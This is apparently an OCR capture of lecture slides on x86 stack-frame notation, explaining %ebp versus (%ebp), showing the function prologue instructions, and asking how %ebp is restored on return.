


Notation

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address %ebp (like dereferencing a pointer)

```
pushl  %ebp
movl   %esp  %ebp  /* %ebp = %esp */
```




Notation

~~0xbfff03b8~~
0xbfff0200 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address %ebp
(like dereferencing a pointer)


```
pushl  %ebp
movl   %esp  %ebp   /* %ebp = %esp */
```



Notation

~~0xbfff03b8~~ 0xbfff0200	%ebp	A memory address
~~0xbfff0720~~ 0xbfff03b8	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)

```
pushl  %ebp
movl   %esp  %ebp   /* %ebp = %esp */
```




Notation

~~0xbfff03b8~~
0xbfff0200 — %ebp — A memory address

~~0xbfff0720~~
0xbfff03b8 — (%ebp) — The value at memory address %ebp (like dereferencing a pointer)

```
pushl  %ebp
movl     %esp  %ebp   /* %ebp = %esp */
movl     (%ebp)  %ebp   /* %ebp = (%ebp) */
```




Notation

PennState

~~0xbfff03b8~~ 0xbfff0200	%ebp	A memory address
~~0xbfff0720~~ 0xbfff03b8	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


```
pushl  %ebp
movl   %esp  %ebp    /* %ebp = %esp */
movl   (%ebp) %ebp   /* %ebp = (%ebp) */
```



Returning From Functions

```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```

Q: How do we restore %ebp?

